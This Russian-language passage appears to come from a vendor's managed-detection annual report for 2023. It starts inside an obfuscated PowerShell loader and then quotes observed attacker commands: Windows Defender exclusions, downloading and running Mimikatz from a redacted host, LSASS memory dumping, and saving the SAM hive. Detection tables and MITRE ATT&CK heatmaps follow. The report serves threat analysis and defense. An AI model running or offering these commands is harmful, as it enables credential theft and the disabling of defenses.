wj3k+wlJ02JJmUj7k+nOD3WyO/xqFQsaKXfrFiThS5ck99QjabmJY9+R{1}z{''+''l}fgpYrEh{2}HU0ODsXu+IG{2}hXjFWUv6LGbVDshy6tyQpT5VAqi9SrQTxfH7NNvdXjGwVi''+''y/4{1}SmgwbelAWD3Q8I3z2lDHO{2}ZLzBnv5B/k90OAYfVLk/pRvuLYpSUNpVNBU/WMClgJyuiTR/hV
gr+7NOwX3qruUquC5rRESxMBpz60736T8EvZCvrXAq9TmWbBGlM7HWMl+rl''+''bFVfCqmZM7LBpJyLdcA/tbjbIL8NGAmwkChLZjxTO42{2}eNQlV5T5JEEehDUFryD''+''i2s/ObAOnFltxm0SA3hYOVC3MIUd''+''ILr3Li3V+upyDUNFiOE2LSncFSeqVFJdgRiDXUZzS3RZaCb4ZFvfutld
MUA+nIjc3if4B5+5Yi8epSFYexBUguHaXx{1}OYSUR{1}SpP6xFy7NMiPL76Ih4UZg+QBS/cQDi1ROLhCsiWRVWnDD{1}3sEtG{1}l{2}xEILSpGg7DAdSIXYSs+IUD4hdf8TTPbS3xJTQ5Jk/ShHi7jIuSMqCJgB{2}kYY6O/p8Tz4vPxhsrIbvwqHmWTcy1kF1QyG41S3oQbQBJBIDhJDwycU{2}+
17d1RV2gX9Iugm9kNll{1}BgtaaWXwa8QvT2stbh/652e3Tb3tWWm34RwhmgWZd9RBnn/m''+''k2N3UBfuaUtYXdTsWcOsN55pXMtxJQiQF''+''3nhqmmEv9J9tRtZu600{2}NmjWHbc82v2XVFLharzdvDFSrj59rxgLAG4HeAvmdiGYPFzD2pA2zlZpGi52eWVezYdWZDllTrzvhfMhT9/''+''PI
inX''+''92Md2e42Qyfise3iTueLXTS8y6zHXj636Ap0iZMWnA8fk5yMzQVi9gIMlz87Dp1sNLGQ6HiXjXt8xez3HNP3G7Zl9rAf68fAGh+''+'ZwU{1}Xj5clVCHMna/bOdaPe8sk3Fs4AuAZHOLgCmcCqeuEcZOyPyPzY4WkVLOyOTJBxxne{2}EY6WTpfB/qW/ytGAdW4wuhivHV2YjIp1lDT4s
BGgH{2}jjwOxhlN7b32y9MvC5P/zUGc3lwQ07lG2rlwlv5J3lZST/Zk373BtXMu/y8G4a''+''dlZEIzar+yp''+''x/8iMs/OgeX/4veHnIUNnFYNz+7{2}++AB0mfRp''+''IGrVaYHNkqAl6+r7dwWCm{2}OzJ8R5rWuOcZ{1}GmAGh{2}B/kie3wxNkV+S4nU''+''NfV4Y2WIEiMGHRW6Ll5MiV
DGuCfby7YZQ7/bdhrZAPutzV8vgTIlVDbN558ekRkDE5ChmW35Qs8ByIsQQ8iw4GGYIwY9U0evfiiFl+vUTBVkgInC8$WNNbYBmzGrqigG7OY{1}3hQCqtmvsH{2}NNjhkAcUIyuO2Qkyv''+''TM7ZU+yyez''+''2SYQdVFaBmO/keZLLEbBwQO6UgpAN9JkDL/BD93eSZlfnQvrn/ytp6mu/2HO
rTkYzSDp5n6''+''z5vPOkSvw2CIaYC5Fw{2}YxsnxGvILHL1CoxhuhAIsx3n3xbX67EQQdea5um8Tf9zp+toAsAAA{0}{0}''+''=','K','o'))))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()));$s.UseShellExecute=$false;$s.R
edirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

- Отключение систем безопасности или изменение их конфигурации

Рисунок 3 Создание исключения Windows Defender с помощью PowerShell

```
Powershell -nologo -noninteractive -windowStyle hidden -noprofile -command Add-MpPreference -ExclusionPath 'C:\Program Files\RDP Wrapper\' -Force; Add-MpPreference -ExclusionPath C:\Progra
mData\RealtekHD\taskhost.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData\WindowsTask\audiodg.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData\WindowsTask\AppMo
dule.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData -Force; Add-MpPreference -ExclusionPath C:\ProgramData\RealtekHD\taskhostw.exe -Force; Add-MpPreference -ExclusionPath
C:\Windows\SysWow64\unsecapp.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData\WindowsTask\AMD.exe -Force;  reg add.HKLM\Software\Policies\Microsoft\Windows Defender\Exclu
sions\Processes /v C:\ProgramData\RealtekHD\taskhostw.exe /t REG_DWORD /d 0 /f
```

- При использовании готовых инструментов

Рисунок 4 Использование PowerShell-реализации Mimikatz

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "iex (new-object system.net.webclient).downloadstring('http://[redacted]/byp.ps1'); start-sleep -s 5; iex (New-Object Net.WebClient).
DownloadString('http://[redacted]/Invoke-Mimikatz.ps1');Invoke-Mimikatz -Command '" "privilege::debug sekurlsa::logonpasswords lsadump::sam exit' >> C:\Windows [redacted]txt"
```

Нередко вредоносные компоненты реализованы в виде динамических библиотек, что объясняет популярность rundll32:

Рисунок 5 Использование rundll32 для доступа к памяти lsass

```
[redacted]%COMSPEC% /Q /c cmd.eXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B
\Windows\Temp\[redacted].rtf full
```

Изменение конфигурации подсистем безопасности и доступ к локальным аутентификационным данным часто используются атакующими с помощью штатной утилиты reg.exe:

Рисунок 6 Использование reg для модификации реестра с целью отключения UAC

```
net user Administrator /active:yes
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /F
```

Рисунок 7 Использование reg для доступа к аутентификационным данным в реестре

```
reg save hklm\sam c:\temp\sam.dump
reg save hklm\system c:\temp\security.dump
reg save hklm\security c:\temp\security.dump
```

В прошлом году, как и в предыдущем, наблюдались инциденты с использованием comsvcs.dll[20] — несмотря на то что техника не нова:

Рисунок 8 Использование comsvcs.dll для доступа к памяти lsass

```
"C:\Windows\System32\rundll32.exe" comsvcs.dll MiniDump 628 C:\Windows\[redacted]\lsass.DMP full
```

certutil.exe[21], использование которого уже трудно пропустить, по-прежнему популярен среди атакующих:

Рисунок 9 Использование certutil для скачивания инструментов на скомпрометированный хост

```
cmd.exe /Q /c certutil.exe -urlcache -split -f "http://[redacted]:3030/MsEdge.bat" "C:\Users\%USERNAME%\AppData\Local\Temp\MsEdge.bat" 1> \Windows\Temp\[redacted] 2>&1
```

Часто вредоносные нагрузки[22] для следующих стадий после этапа **TA0001: Первоначальный доступ** реализуются в виде MSI-пакета — этим объясняется популярность **msiexec.exe**[23] в целом и в критичных инцидентах в частности.

Особенностью 2023 года можно назвать присутствие в списке **msedge.exe**[24], с практически одинаковой частотой как среди инцидентов исключительно высокой критичности, так и вообще среди всех инцидентов. Это свидетельствует о сравнительно большой доле инцидентов, связанных с переходом пользователей по фишинг-ссылкам, а также с возросшим в 2023 году количеством атак типа Drive-by download.

20 Comsvcs.dll
21 Certutil.exe
22 Например, MSF Meterpreter или CobaltStrike beacon
23 Msiexec.exe
24 Msedge.exe

Классификация инцидентов по MITRE ATT&CK®

Используемые в Kaspersky MDR индикаторы атак классифицированы в том числе и по техникам MITRE ATT&CK®. Чтобы контролировать качество обнаружения в MDR, для каждого используемого IoA мы оцениваем конверсию и вклад[25], поэтому мы можем их рассчитать и для техник MITRE ATT&CK®. Ниже перечислены девять техник, показавших наилучшую **конверсию**[26], а следующая тепловая карта демонстрирует **вклад** обнаруженных техник. Невысокий процент конверсии объясняется тем, что на практике, за счет используемых превентивных средств безопасности, не все попытки реализации злоумышленниками выявленных техник привели к развитию атаки, требующей дальнейшей реакции.

T1110.001: Подбор пароля	36,41%	Несмотря на то что подбор пароля надежно обнаруживается и сетевыми сенсорами, и агентами на конечных точках, данная техника по-прежнему популярна как на проектах анализа защищенности, так и среди реальных злоумышленников
T1098: Манипуляции с учетной записью	32,91%	Привилегированные учетные записи и группы хорошо контролируются, однако злоумышленники нередко активируют отключенные аккаунты и/или добавляют членов в группы
T1078: Использование действительных учетных записей	31,60%	Доменные и локальные учетные записи часто используются злоумышленниками для обхода защиты и последующего закрепления в системе. Техника особенно популярна в хорошо подготовленных целевых атаках и киберучениях
T1210: Использование уязвимостей удаленных служб	22,33%	Попытки эксплуатации RCE крайне популярны в инцидентах, независимо от их критичности, для целей горизонтальных перемещений. При этом нередко используются достаточно старые эксплойты типа EternalBlue, что подтверждает в целом нехорошую ситуацию с управлением уязвимостями
T1566.002: Фишинговая ссылка	16,82%	Фишинг — наиболее популярная техника получения первоначального доступа. В 2023 году преобладали именно рассылки вредоносных ссылок, в отличие от предыдущих лет, где чаще встречались вложения
T1021.002: Использование общих ресурсов SMB/Windows	15,88%	В инфраструктуре Windows сетевые папки по умолчанию — наиболее распространенный способ горизонтальных перемещений, в комбинации с T1078 неотличим от легитимной активности
T1547.001: Добавление в разделы реестра Run или папку автозагрузки	14,19%	Самая популярная техника закрепления вне зависимости от критичности инцидента. Так как используются штатные механизмы ОС, в случае LotL-сценариев без дополнительного контекста крайне сложно отличима от легитимных действий
T1021: Использование удаленных сервисов	13,19%	Второй по популярности механизм горизонтальных перемещений, используемый во всех типах инцидентов в комбинации с T1078
T1003.001: Доступ к учетным данным в памяти LSASS	10,85%	Попытки доступа к памяти LSASS применяются постоянно. Но усилия как со стороны Microsoft, так и «Лаборатории Касперского» в значительной степени усложняют задачу злоумышленникам, в итоге мы наблюдаем сравнительно небольшую конверсию

25 Конверсия — отношение событий безопасности, классифицированных как инциденты, к общему количеству событий безопасности, соответствующих конкретной технике MITRE ATT&CK®. Вклад — отношение инцидентов, где наблюдалась та или иная техника, к общему количеству инцидентов

26 Для репрезентативности взяты во внимание техники, вклад которых превышает 5%, т. е. которые встречались более чем в 5% инцидентов

Наиболее популярные сценарии обнаружения

В 2023 году общее количество уникальных сценариев, сработавших у наших заказчиков и имеющих ненулевую конверсию, составило 673. В этом разделе мы рассмотрим наиболее часто срабатывающие сценарии, общий совокупный вклад которых превысил 70%.

Для удобства мы разделили их на две группы: на основе срабатывания продуктов и на базе событий ОС. В сравнении с предыдущим годом доля эффективных сценариев, основанных исключительно на анализе событий ОС, значительно сократилась, однако это не снижает важность сбора и анализа событий ОС для целей обнаружения и расследования инцидентов, тем более что это самый доступный подход.

Обнаружение на основе вердиктов решений класса XDR

В данном разделе под «XDR» понимается комбинация из следующих поставщиков телеметрии: сетевая СОВ, система защиты конечных точек, песочница.

Общий вклад **~ 53%**

Средняя конверсия **~ 23%**

В рамках решения MDR мы не регистрируем инцидент на каждое срабатывание продуктов. Дополнительное контекстное обогащение в совокупности с вердиктом продукта может быть основанием для старта расследования. Ввиду использования высокотехнологичных[27] поставщиков телеметрии данные вердикты по-прежнему остаются наиболее частыми и достаточно точными событиями безопасности, приводящими к обнаружению серьезных инцидентов.

Средняя конверсия — менее четверти, т. е. три из четырех событий безопасности в среднем — ложные срабатывания, на первый взгляд это может показаться низким значением, однако, во-первых, это более чем вдвое превышает среднюю конверсию по всему решению MDR, во-вторых, вклад таких сценариев, а именно доля реальных инцидентов, выявленных с их использованием, превышает половину, т. е. более половины всех инцидентов MDR были выявлены с использованием специализированных технологий обнаружения атак, что в значительной степени компенсирует сравнительно невысокую конверсию.

В 2023 году наиболее популярными были следующие сценарии (в порядке убывания вклада).

Сценарий	Описание правила	Требуемая телеметрия и обогащение
Срабатывание СОВ	Срабатывание сетевой СОВ (как в составе KATA, так и как компонента решения для защиты конечных точек), в объеме мониторинга отсутствует источник атаки, поэтому проверить вероятное ложное срабатывание по телеметрии нет возможности	◆ Вердикт СОВ ◆ **Сетевые настройки хостов в мониторинге**
Запуск объекта с плохой репутацией[28]	Любой сценарий запуска файла, командный сценарий, открытие офисного документа с плохой репутацией	◆ В случае Kaspersky MDR — любое событие, содержащее процесс, инициирующий событие ◆ **Репутация файла/сценария/документа**

27 Multi-layered Approach to Security

28 Kaspersky online file reputation

Сценарий	Описание правила	Требуемая телеметрия и обогащение
Срабатывание песочницы	Срабатывание песочницы в составе KATA. Для объекта нет точного вердикта продукта для защиты конечной точки	◆ Вердикт песочницы ◆ **Вердикты по объекту от других продуктов**
Попытка доступа к вредоносному хосту	Попытка подключения к хосту с плохой репутацией	◆ Вердикт продукта ◆ HTTP-соединение ◆ Сетевое соединение ◆ DNS-запрос ◆ **Репутация хоста, на котором выявлено подключение**
Получение вредоносного вложения по почте	Срабатывание продукта на конечной точке на почтовое вложение	◆ Вердикт продукта ◆ Получение почтового вложения
Вредоносный URL в командной строке	В любом поле (наиболее частый сценарий — командная строка) любого события выделяется URL и проверяется по данным TI	◆ **Репутация URL**
Вердикт продукта, связанный с APT	Список релевантных точных и неточных[29] вердиктов	◆ Вердикт продукта
Доступ на вредоносный веб-ресурс не от браузера	Анализируются HTTP- и DNS-запросы за исключением известных браузеров	◆ HTTP-соединение ◆ DNS-запрос ◆ **Репутация URL и/или сайта**
Точный вердикт продукта на сервере	Срабатывание продукта для защиты конечных точек, установленного на сервере. Частный случай — срабатывание продукта на контроллере домена, на критичном сервере	◆ Вердикт продукта ◆ **Конфигурация продукта** ◆ **Список критичных серверов**
Обнаружение программы -вымогателя / шифровальщика	Список релевантных данному типу ВПО точных и неточных вердиктов продукта	◆ Вердикт продукта
Срабатывание продукта в сети АСУТП	Список вердиктов продукта KICS for Nodes	◆ Вердикт продукта ◆ **Конфигурация продукта**
Сбор данных о локальных пользователях	Правило анализирует командные строки на основе регулярных выражений для обнаружения известных техник сбора данных о пользователях системы	◆ Любое событие, содержащее командную строку
Создание известного инструмента	На файловой системе создается объект, который продуктом классифицируется как «hack tool»	◆ Создание файла на файловой системе ◆ Вердикт продукта
Обнаружение подозрительной активности в памяти	Срабатывание продукта на область памяти	◆ Вердикт продукта
Обнаружение подбора пароля	Наиболее частое событие безопасности — подбор пароля для RDP-подключения. Обнаруживается как продуктами, так и с помощью корреляции событий ОС	◆ Вердикт продукта ◆ События сетевого входа

29 Точный вердикт — обнаруженная продуктом активность точно вредоносна. Как правило, в этом случае продукт автоматически активно реагирует. Неточный вердикт или подозрительная активность — продукт обнаружил аномалию, но вероятность ложного срабатывания велика, поэтому активная реакция отсутствует, но оповещается команда MDR

Обнаружение на основе событий ОС

События операционной системы, при всей своей очевидности и доступности, также предоставляют широкие возможности по обнаружению атак. Обогащенные данными об угрозах и скоррелированные с другими событиями EDR, они демонстрируют высокую конверсию, а для ряда сценариев атак являются незаменимыми.

Общий вклад **~ 21%**

Средняя конверсия **~ 47%**

Возможной оборотной стороной сравнительно высокой конверсии является низкий вклад, чуть более чем каждый пятый инцидент, что подтверждает сложность своевременного обнаружения современных атак без применения специализированных средств.

Сценарий	Описание правила	Требуемая телеметрия
Встроенная учетная запись была активирована	Встроенные учетные записи, такие как администратор и/или гость, были включены	◆ Событие ОС — включение учетной записи
Подозрительные права доступа к общей сетевой папке	Правило обнаруживает небезопасные и в общем случае подозрительные настройки прав сетевых ресурсов	◆ Событие ОС — объект сетевой общей папки был изменен
Сетевой вход известного инструмента	Обнаружены события сетевого входа от известного инструмента (kali, nmap и т. п.)	◆ События ОС — вход, выход
Пользователь был добавлен в привилегированную группу	Зафиксировано добавление пользователя в привилегированную группу (Domain Admins, Enterprise Admins, Cert Publishers и т. п.)	◆ Событие ОС — добавление члена группы

Тепловая карта тактик и техник MITRE ATT&CK

TA0001: Initial Access

T1003: OS Credential Dumping	0,36%
T1005: Data from Local System	0,05%
T1012: Query Registry	0,20%
T1016: System Network Configuration Discovery	0,15%
T1021: Remote Services	0,87%
T1027: Obfuscated Files or Information	0,46%
T1036: Masquerading	1,74%
T1046: Network Service Discovery	0,10%
T1047: Windows Management Instrumentation	0,10%
T1048: Exfiltration Over Alternative Protocol	0,10%
T1049: System Network Connections Discovery	0,05%
T1053: Scheduled Task/Job	0,26%
T1055: Process Injection	0,15%
T1059: Command and Scripting Interpreter	1,69%
T1070: Indicator Removal	0,15%
T1071: Application Layer Protocol	9,32%
T1078: Valid Accounts	1,18%
T1082: System Information Discovery	0,05%
T1087: Account Discovery	0,15%
T1090: Proxy	0,20%
T1091: Replication Through Removable Media	1,13%
T1092: Communication Through Removable Media	0,10%
T1095: Non-Application Layer Protocol	0,05%
T1098: Account Manipulation	0,05%
T1102: Web Service	0,20%
T1105: Ingress Tool Transfer	1,08%
T1110: Brute Force	2,51%
T1132: Data Encoding	0,05%
T1133: External Remote Services	0,77%
T1136: Create Account	0,15%
T1140: Deobfuscate/Decode Files or Information	0,05%
T1176: Browser Extensions	0,10%
T1189: Drive-by Compromise	1,95%
T1190: Exploit Public-Facing Application	11,27%
T1193: Spearphishing Attachment	0,36%
T1195: Supply Chain Compromise	1,79%
T1200: Hardware Additions	0,05%
T1203: Exploitation for Client Execution	0,31%
T1204: User Execution	13,32%
T1210: Exploitation of Remote Services	4,00%
T1218: System Binary Proxy Execution	0,56%
T1219: Remote Access Software	0,05%
T1496: Resource Hijacking	0,15%
T1499: Endpoint Denial of Service	0,20%
T1505: Server Software Component	0,36%
T1534: Internal Spearphishing	2,15%
T1543: Create or Modify System Process	0,51%
T1546: Event Triggered Execution	0,26%
T1547: Boot or Logon Autostart Execution	0,92%
T1548: Abuse Elevation Control Mechanism	0,10%
T1552: Unsecured Credentials	0,05%
T1553: Subvert Trust Controls	1,54%
T1555: Credentials from Password Stores	0,20%
T1556: Modify Authentication Process	0,10%
T1557: Adversary-in-the-Middle	0,05%
T1558: Steal or Forge Kerberos Tickets	0,05%
T1562: Impair Defenses	0,05%
T1564: Hide Artifacts	0,46%
T1565: Data Manipulation	0,77%
T1566: Phishing	99,33%
T1568: Dynamic Resolution	5,79%
T1569: System Services	0,46%
T1570: Lateral Tool Transfer	0,05%
T1573: Encrypted Channel	0,10%
T1574: Hijack Execution Flow	0,61%
T1587: Develop Capabilities	0,97%
T1588: Obtain Capabilities	0,26%
T1595: Active Scanning	0,26%
T1598: Phishing for Information	2,15%
T1620: Reflective Code Loading	0,05%

TA0002: Execution

T1001: Data Obfuscation	0,05%
T1003: OS Credential Dumping	4,56%
T1005: Data from Local System	0,31%
T1007: System Service Discovery	1,43%
T1010: Application Window Discovery	0,15%
T1011: Exfiltration Over Other Network Medium	0,10%
T1012: Query Registry	0,97%
T1014: Rootkit	0,20%
T1016: System Network Configuration Discovery	1,43%
T1018: Remote System Discovery	0,36%
T1021: Remote Services	9,94%
T1027: Obfuscated Files or Information	3,33%
T1029: Scheduled Transfer	0,05%
T1033: System Owner/User Discover	2,36%
T1036: Masquerading	6,05%
T1037: Boot or Logon Initialization Scripts	0,10%
T1039: Data from Network Shared Drive	0,20%
T1041: Exfiltration Over C2 Channel	0,26%
T1046: Network Service Discovery	0,46%
T1047: Windows Management Instrumentation	3,59%
T1048: Exfiltration Over Alternative Protocol	0,46%
T1049: System Network Connections Discovery	2,10%
T1053: Scheduled Task/Job	5,84%
T1055: Process Injection	1,69%
T1056: Input Capture	0,41%
T1057: Process Discovery	0,36%
T1059: Command and Scripting Interpreter	21,36%
T1068: Exploitation for Privilege Escalation	0,26%
T1069: Permission Groups Discovery	2,00%
T1070: Indicator Removal	1,18%
T1071: Application Layer Protocol	21,82%
T1078: Valid Accounts	0,92%
T1082: System Information Discovery	2,20%
T1083: File and Directory Discovery	0,26%
T1087: Account Discovery	3,38%
T1090: Proxy	0,56%
T1091: Replication Through Removable Media	0,15%
T1095: Non-Application Layer Protocol	0,31%
T1098: Account Manipulation	1,23%
T1102: Web Service	0,31%
T1104: Multi-Stage Channels	0,05%
T1105: Ingress Tool Transfer	4,00%
T1106: Native API	0,31%
T1110: Brute Force	0,10%
T1112: Modify Registry	2,05%
T1113: Screen Capture	0,15%

1–5% 6–10% 11–15% >16%

TA0002: Execution

T1114: Email Collection	0,10%
T1119: Automated Collection	0,26%
T1124: System Time Discovery	0,10%
T1125: Video Capture	0,10%
T1127: Trusted Developer Utilities Proxy Execution	0,20%
T1129: Shared Modules	0,51%
T1133: External Remote Services	0,05%
T1134: Access Token Manipulation	0,31%
T1135: Network Share Discovery	0,36%
T1136: Create Account	0,77%
T1137: Office Application Startup	0,10%
T1140: Deobfuscate/Decode Files or Information	0,36%
T1187: Forced Authentication	0,05%
T1197: BITS Jobs	0,15%
T1201: Password Policy Discovery	0,05%
T1203: Exploitation for Client Execution	0,46%
T1204: User Execution	60,09%
T1205: Traffic Signaling	0,05%
T1210: Exploitation of Remote Services	1,54%
T1218: System Binary Proxy Execution	5,43%
T1219: Remote Access Software	0,15%
T1220: XSL Script Processing	0,05%
T1222: File and Directory Permissions Modification	0,15%
T1482: Domain Trust Discovery	0,31%
T1484: Domain Policy Modification	0,10%
T1485: Data Destruction	0,56%
T1486: Data Encrypted for Impact	0,82%
T1489: Service Stop	0,10%
T1496: Resource Hijacking	2,00%
T1497: Virtualization/Sandbox Evasion	0,31%
T1505: Server Software Component	0,92%
T1518: Software Discovery	0,36%
T1531: Account Access Removal	0,10%
T1543: Create or Modify System Process	2,56%
T1546: Event Triggered Execution	2,36%
T1547: Boot or Logon Autostart Execution	7,89%
T1548: Abuse Elevation Control Mechanism	0,41%
T1550: Use Alternate Authentication Material	0,15%
T1552: Unsecured Credentials	0,56%
T1553: Subvert Trust Controls	0,10%
T1555: Credentials from Password Stores	0,97%
T1558: Steal or Forge Kerberos Tickets	0,56%
T1559: Inter-Process Communication	1,18%
T1560: Archive Collected Data	0,51%
T1561: Disk Wipe	1,08%
T1562: Impair Defenses	0,87%
T1563: Remote Service Session Hijacking	0,10%
T1564: Hide Artifacts	1,64%
T1565: Data Manipulation	2,82%
T1566: Phishing	0,26%
T1567: Exfiltration Over Web Service	0,31%
T1568: Dynamic Resolution	3,64%
T1569: System Services	7,79%
T1570: Lateral Tool Transfer	1,18%
T1571: Non-Standard Port	0,05%
T1572: Protocol Tunneling	0,15%
T1573: Encrypted Channel	0,15%
T1574: Hijack Execution Flow	2,31%
T1583: Acquire Infrastructure	0,05%
T1587: Develop Capabilities	1,33%
T1588: Obtain Capabilities	0,56%
T1590: Gather Victim Network Information	0,61%
T1595: Active Scanning	0,05%
T1615: Group Policy Discovery	0,36%
T1620: Reflective Code Loading	1,02%

TA0003: Persistence

T1003: OS Credential Dumping	4,66%
T1007: System Service Discovery	0,26%
T1012: Query Registry	1,23%
T1014: Rootkit	0,10%
T1016: System Network Configuration Discovery	0,36%
T1021: Remote Services	36,83%
T1027: Obfuscated Files or Information	0,05%
T1033: System Owner/User Discovery	0,46%
T1036: Masquerading	6,45%
T1037: Boot or Logon Initialization Scripts	0,10%
T1039: Data from Network Shared Drive	0,05%
T1046: Network Service Discovery	0,05%
T1047: Windows Management Instrumentation	0,31%
T1049: System Network Connections Discovery	0,15%
T1053: Scheduled Task/Job	2,51%
T1055: Process Injection	0,51%
T1057: Process Discovery	0,05%
T1059: Command and Scripting Interpreter	0,46%
T1068: Exploitation for Privilege Escalation	0,51%
T1069: Permission Groups Discovery	0,20%
T1070: Indicator Removal	0,46%
T1071: Application Layer Protocol	0,36%
T1078: Valid Accounts	25,82%
T1082: System Information Discovery	0,20%
T1083: File and Directory Discovery	0,05%
T1087: Account Discovery	6,56%
T1090: Proxy	0,10%
T1095: Non-Application Layer Protocol	0,10%
T1098: Account Manipulation	87,50%
T1105: Ingress Tool Transfer	0,05%
T1110: Brute Force	0,05%
T1112: Modify Registry	2,05%
T1113: Screen Capture	0,05%
T1134: Access Token Manipulation	0,10%
T1135: Network Share Discovery	0,10%
T1136: Create Account	0,67%
T1137: Office Application Startup	0,36%
T1140: Deobfuscate/Decode Files or Information	0,10%
T1176: Browser Extensions	0,87%
T1197: BITS Jobs	0,05%
T1204: User Execution	0,56%
T1207: Rogue Domain Controller	0,46%
T1211: Exploitation for Defense Evasion	0,26%
T1212: Exploitation for Credential Access	0,05%
T1218: System Binary Proxy Execution	0,46%
T1219: Remote Access Software	0,10%
T1222: File and Directory Permissions Modification	0,15%
T1484: Domain Policy Modification	0,10%
T1496: Resource Hijacking	1,64%
T1505: Server Software Component	6,81%
T1531: Account Access Removal	0,20%
T1542: Pre-OS Boot	0,26%
T1543: Create or Modify System Process	2,00%
T1546: Event Triggered Execution	7,48%
T1547: Boot or Logon Autostart Execution	9,43%
T1548: Abuse Elevation Control Mechanism	0,20%
T1552: Unsecured Credentials	1,33%
T1554: Compromise Client Software Binary	0,05%
T1556: Modify Authentication Process	0,51%
T1558: Steal or Forge Kerberos Tickets	0,15%
T1559: Inter-Process Communication	0,05%

1–5% 6–10% 11–15% >16%

TA0003: Persistence

T1561: Disk Wipe	0,05%
T1562: Impair Defenses	0,41%
T1563: Remote Service Session Hijacking	0,05%
T1564: Hide Artifacts	2,10%
T1565: Data Manipulation	0,05%
T1567: Exfiltration Over Web Service	0,10%
T1569: System Services	0,10%
T1570: Lateral Tool Transfer	0,15%
T1571: Non-Standard Port	0,05%
T1574: Hijack Execution Flow	1,13%
T1587: Develop Capabilities	0,05%
T1588: Obtain Capabilities	0,10%
T1600: Weaken Encryption	0,26%
T1608: Stage Capabilities	0,05%
T1620: Reflective Code Loading	0,10%
T1649: Steal or Forge Authentication Certificates	0,05%
T1620: Reflective Code Loading	1,02%

TA0004: Privilege Escalation

T1003: OS Credential Dumping	0,10%
T1014: Rootkit	0,56%
T1021: Remote Services	0,26%
T1033: System Owner/User Discovery	0,10%
T1036: Masquerading	0,05%
T1055: Process Injection	0,67%
T1068: Exploitation for Privilege Escalation	1,02%
T1078: Valid Accounts	22,69%
T1082: System Information Discovery	0,05%
T1098: Account Manipulation	21,98%
T1112: Modify Registry	0,10%
T1134: Access Token Manipulation	0,26%
T1135: Network Share Discovery	0,05%
T1203: Exploitation for Client Execution	0,05%
T1210: Exploitation of Remote Services	0,10%
T1212: Exploitation for Credential Access	0,26%
T1543: Create or Modify System Process	0,05%
T1546: Event Triggered Execution	0,20%
T1548: Abuse Elevation Control Mechanism	1,18%
T1552: Unsecured Credentials	0,05%
T1558: Steal or Forge Kerberos Tickets	0,10%
T1562: Impair Defenses	0,05%
T1574: Hijack Execution Flow	0,05%
T1620: Reflective Code Loading	0,10%
T1649: Steal or Forge Authentication Certificates	0,05%

1–5% 6–10% 11–15% >16%

TA0005: Defense Evasion

T1003: OS Credential Dumping	2,05%
T1005: Data from Local System	0,15%
T1010: Application Window Discovery	0,77%
T1014: Rootkit	0,41%
T1021: Remote Services	0,41%
T1027: Obfuscated Files or Information	0,20%
T1033: System Owner/User Discovery	0,15%
T1036: Masquerading	1,84%
T1047: Windows Management Instrumentation	0,10%
T1049: System Network Connections Discovery	0,10%
T1055: Process Injection	0,72%
T1056: Input Capture	0,92%
T1059: Command and Scripting Interpreter	0,15%
T1069: Permission Groups Discovery	0,05%
T1070: Indicator Removal	1,64%
T1071: Application Layer Protocol	0,36%
T1074: Data Staged	0,05%
T1082: System Information Discovery	0,31%
T1083: File and Directory Discovery	0,10%
T1087: Account Discovery	0,15%
T1098: Account Manipulation	0,05%
T1105: Ingress Tool Transfer	0,10%
T1112: Modify Registry	0,51%
T1119: Automated Collection	0,10%
T1120: Peripheral Device Discovery	0,10%
T1140: Deobfuscate/Decode Files or Information	0,41%
T1185: Browser Session Hijacking	0,05%
T1204: User Execution	0,51%
T1207: Rogue Domain Controller	1,64%
T1210: Exploitation of Remote Services	0,10%
T1218: System Binary Proxy Execution	0,72%
T1219: Remote Access Software	0,05%
T1222: File and Directory Permissions Modification	0,15%
T1482: Domain Trust Discovery	0,05%
T1484: Domain Policy Modification	0,10%
T1485: Data Destruction	0,05%
T1486: Data Encrypted for Impact	0,05%
T1489: Service Stop	0,10%
T1490: Inhibit System Recovery	0,10%
T1496: Resource Hijacking	0,05%
T1497: Virtualization/Sandbox Evasion	0,05%
T1505: Server Software Component	0,15%
T1518: Software Discovery	0,05%
T1531: Account Access Removal	0,10%
T1547: Boot or Logon Autostart Execution	0,05%
T1548: Abuse Elevation Control Mechanism	0,05%
T1550: Use Alternate Authentication Material	0,10%
T1552: Unsecured Credentials	0,15%
T1553: Subvert Trust Controls	1,28%
T1555: Credentials from Password Stores	0,05%
T1558: Steal or Forge Kerberos Tickets	0,10%
T1559: Inter-Process Communication	0,05%
T1560: Archive Collected Data	0,05%
T1561: Disk Wipe	0,10%
T1562: Impair Defenses	2,77%
T1563: Remote Service Session Hijacking	0,15%
T1564: Hide Artifacts	0,51%
T1565: Data Manipulation	0,41%
T1570: Lateral Tool Transfer	0,05%
T1572: Protocol Tunneling	0,15%
T1574: Hijack Execution Flow	0,36%
T1588: Obtain Capabilities	0,05%
T1620: Reflective Code Loading	0,05%

TA0006: Credential Access

T1003: OS Credential Dumping	39,91%
T1005: Data from Local System	0,05%
T1007: System Service Discovery	0,05%
T1010: Application Window Discovery	0,05%
T1012: Query Registry	0,05%
T1018: Remote System Discovery	0,05%
T1021: Remote Services	2,46%
T1033: System Owner/User Discovery	0,05%
T1040: Network Sniffing	0,26%
T1047: Windows Management Instrumentation	0,10%
T1055: Process Injection	0,05%
T1056: Input Capture	0,92%
T1071: Application Layer Protocol	0,15%
T1078: Valid Accounts	0,20%
T1082: System Information Discovery	0,05%
T1083: File and Directory Discovery	0,05%
T1087: Account Discovery	0,15%

TA0006: Credential Access

T1098: Account Manipulation	0,05%
T1110: Brute Force	35,66%
T1113: Screen Capture	0,10%
T1204: User Execution	0,67%
T1210: Exploitation of Remote Services	0,31%
T1212: Exploitation for Credential Access	0,05%
T1482: Domain Trust Discovery	0,05%
T1539: Steal Web Session Cookie	0,05%
T1547: Boot or Logon Autostart Execution	0,05%
T1552: Unsecured Credentials	2,20%
T1552: Unsecured Credentials	2,20%
T1555: Credentials from Password Stores	2,61%
T1557: Adversary-in-the-Middle	0,20%
T1558: Steal or Forge Kerberos Tickets	1,69%
